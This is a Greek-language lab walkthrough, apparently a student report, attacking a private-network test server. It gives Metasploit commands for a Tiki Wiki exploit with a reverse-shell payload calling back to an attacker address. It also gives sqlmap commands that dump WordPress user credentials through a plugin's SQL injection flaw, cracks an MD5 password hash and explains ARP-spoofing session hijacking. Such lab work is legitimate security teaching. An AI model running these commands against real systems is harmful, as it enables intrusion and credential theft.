


Αριστερά βλέπουμε τα ports και δεξιά τους τα services που υπάρχουν, παρακάτω βλέπουμε τη OS έχει ο server. Αφού πήραμε όλες αυτές τις χρήσιμες πληροφορίες επισκεφτήκαμε το server από το url του με το ip του επειδή προφανώς δεν έχει hostname και είδαμε ότι τρέχει τι παρακάτω σελίδα στο port 80 .




Κάνοντας μια αναζήτηση στο google είδαμε ότι η έκδοση του tiki-wiki που έχει είναι παλιά και υπάρχει αδυναμία οπότε ήρθε η ώρα να την εκμεταλλευτούμε και να πάρουμε πρόσβαση στο server. Θα ανοίξουμε κονσόλα και θα τρέξουμε την εντολή msfconsole η οποία θα μας ανοίξει το metasploit όπου όπως αναφέραμε πριν είναι ένα πρόγραμμα που παρέχει πολλά exploits και μπορούμε να τα τρέξουμε εύκολα.

Όταν τρέξουμε την εντολή msfconsole θα δούμε το παρακάτω στη κονσόλα



εκεί θα πατήσουμε την εντολή search tiki



Όπως βλέπουμε βρήκαμε διάφορα exploits αλλά με βάση αυτά που βρήκαμε στο google αυτό είναι αυτό που θέλουμε οπότε θα δώσουμε τις παρακάτω εντολές

```
Use exploit/unix/webapp/tikiwiki_graph_formula_exec
```

Με αυτή την εντολή το πρόγραμμα θα χρησιμοποιήσει το σωστό exploit

```
Set payload generic/shell_reverse_tcp
```

Το payload είναι ένα πρόγραμμα το οποίο θα μας συνδέσει με τον server μέσω της κονσόλας του αφού πρώτα το exploit έχει εκμεταλλευτεί την αδυναμία του server.

```
Set lhost 192.168.2.11
```


Εδώ ορίζουμε σε ποιο ip πρέπει να συνδεθεί ο server

```
Set rhost 192.168.2.8
```


Εδώ ορίζουμε το IP του θύματος

```
Exploit –j
```

Και με αυτή την εντολή ξεκινάει η διαδικασία! Στην επόμενη εικόνα βλέπουμε ότι έχουμε ορίσει όλες τις μεταβλητές.



Τώρα θα δούμε την εικόνα αφού έχουμε τρέξει το exploit –j



Που σημαίνει πως η σύνδεση έχει επιτευχθεί και τρέχοντας τη παρακάτω εντολή θα έχουμε πρόσβαση στη κονσόλα του

Sessions –i 1 έχουμε πρόσβαση στο server.

Τώρα θα δούμε την επίθεση sql injection όπου θα είναι σχετικά αυτοματοποιημένη με το εργαλείο sqlmap. Στον ίδιο server τρέχει wordpress που είναι ένα είδος blog και αφού κοιτάξαμε το κώδικα τις σελίδας είδαμε την τοποθεσία http://192.168.2.8/wordpress/wp-content/plugins/wpSS/ss_handler.php

Όπου μας τράβηξε τη προσοχή

Όπως βλέπουμε μας δίνει ένα error

Wordpress spreadsheet:no ss_id in url


Αμέσως μετά εμείς βάλαμε

http://192.168.2.8/wordpress/wp-content/plugins/wpSS/ss_handler.php?ss_id=3

και το αρχείο φόρτωσε κανονικά όμως για να δούμε αν έχει αδυναμία σε sql injection είπαμε να το δοκιμάσουμε! Είναι πολύ εύκολο αφου αρκεί να προσθέσουμε ένα [‘] στο url μας.

```
http://192.168.2.8/wordpress/wp-content/plugins/wpSS/ss_handler.php?ss_id=3’
```


στη παρακάτω εικόνα βλέπουμε πως το αρχείο μας έδειξε το error του sql injection.



Άρα πάμε πάλι στη κονσόλα στα linux να τρέξουμε το εργαλείο sqlmap με τη παρακάτω εντολή.

```
Sqmap –o –u http://192.168.2.8/wordpress/wp-content/plugins/wpSS/ss_handler.php?ss_id=3 --dbs
```

Όπου θα μας δώσει πολλά αποτελέσματα για τα mysql databases που υπάρχουν είδη στο server τα οποία δεν θα τα γράψω εδώ γιατί είναι πάρα πολλά, εμείς όμως θα διαλέξουμε το wordpress.




Έπειτα δίνουμε την εντολή

```
Sqlmap –o –u  http://192.168.2.8/wordpress/wp-content/plugins/wpSS/ss_handler.php?ss_id=3 –D wordpress --tables
```

Αυτή η εντολή θα διαβάσει τα tables που υπάρχουν στο database της wordpress.


Τα tables είναι ένα συγκεκριμένο μέρος το οποίο αποθηκεύει columns και τα ξεχωρίζει ανάλογα με τις εργασίες που έχουν. Τα columns είναι πληροφορίες της ιστοσελίδας, όπου μπορεί να υπάρχουν χρήσιμες πληροφορίες όπως οι χρήστες, email, διευθύνσεις ,κωδικοί ακόμα και στοιχεία πιστωτικών καρτών. Αφού δώσουμε τη παραπάνω εντολή στη κονσόλα θα δούμε 14 διαφορετικά tables αλλά αυτό που βλέπουμε ότι είναι ενδιαφέρον είναι ότι υπάρχει ένα column που λέγεται wp_users δεν θέλει και πολύ φαντασία για να καταλάβουμε τι θα υπάρχει εκεί.




Όποτε δίνουμε τη παρακάτω εντολή για να μας δείξει τι υπάρχει μέσα στα columns

```
Sqlmap –o –u http://192.168.2.8/wordpress/wp-content/plugins/wpSS/ss_handler.php?
ss_id=3 –D wordpress –T wp_users –columns
```

Θα δούμε στην επόμενη εικόνα ότι υπάρχουν 10 columns και 4 από αυτά θα είναι πολύ ενδιαφέροντα!



Το ID είναι πού χρήσιμο διότι συνήθως ο χρήστης με το ID 1 είναι ο administrator, το user_email προφανώς περιέχει όλα τα email των χρηστών, το user_login έχει τα usernames των χρηστών και το user_pass έχει τους κωδικούς που θα δούμε παρακάτω στην είκονα.



Όπως βλέπουμε επιτυχώς πήραμε τα στοιχεία του administrator και κάποιου άλλου χρήστη αλλά εμείς του admin θέλουμε! Όμως παρατηρούμε ότι ο κωδικός είναι τεράστιος και περίεργος, αυτό μας μπορεί να μας πει 2 πράγματα! Είτε ο admin είναι παρανοϊκός ή ο κωδικός έχει μορφή md5 hash! θα σκεφτείτε τώρα τι να το κάνω το hash αφού δεν μπορώ να συνδεθώ πουθενά με αυτό, όμως με μια απλή αναζήτηση στο google σε κάποιες online md5 hash databases βρήκαμε πως ο κωδικός του κρυπτογραφημένου hash είναι admin! Οπότε τώρα ξέρουμε πως έχουμε username και password = admin . Στην αρχή όταν κοιτάξαμε το κώδικα του wordpress παρατηρήσαμε και άλλο ένα link http://192.168.2.8/wordpress/wp-admin οπότε αν ακολουθήσουμε αυτό το link θα μπορέσουμε να κάνουμε login ως administrator και θα μπορέσουμε να ανεβάσουμε ότι αρχείο θέλουμε, όμως θα το αφήσουμε εδώ.

Ένας άλλος ενδιαφέρον τρόπος ο οποίος μπορούμε να πάρουμε δικαιώματα admin είναι το session hijacking, όμως για να γίνει αυτή η επίθεση πρέπει να είμαστε σε τοπικό δίκτυο.

Επειδή πρέπει να είμαστε ανοιχτόμυαλοι θα λάβουμε και αυτή τη περίπτωση ως πιθανή επίθεση για να είμαστε έτοιμοι! Τώρα τι ακριβώς είναι το session hijacking;


Υπάρχει μια μέθοδος η οποία ονομάζεται sniffing, με αυτή μπορούμε να διαλέξουμε υπολογιστές δικτύου και να τους κάνουμε να νομίζουν ότι εμείς(δηλαδή ο επιτιθέμενος) είναι το router όπου και θα πρέπει να στείλει τα πακέτα, εκεί εμείς χρησιμοποιούμε διάφορα προγράμματα για να δούμε τι δεδομένα έχουν τα πακέτα. Αν θέλαμε για παράδειγμα να πάρουμε ένα κωδικό μιας ιστοσελίδας http, τότε δεν θα είχαμε να κάνουμε τίποτα παρά μόνο να περιμένουμε τον admin να συνδεθεί και να πάρουμε το κωδικό του αφού στο πρωτόκολλο http ο κωδικός στα πακέτα δεν είναι κρυπτογραφημένος!

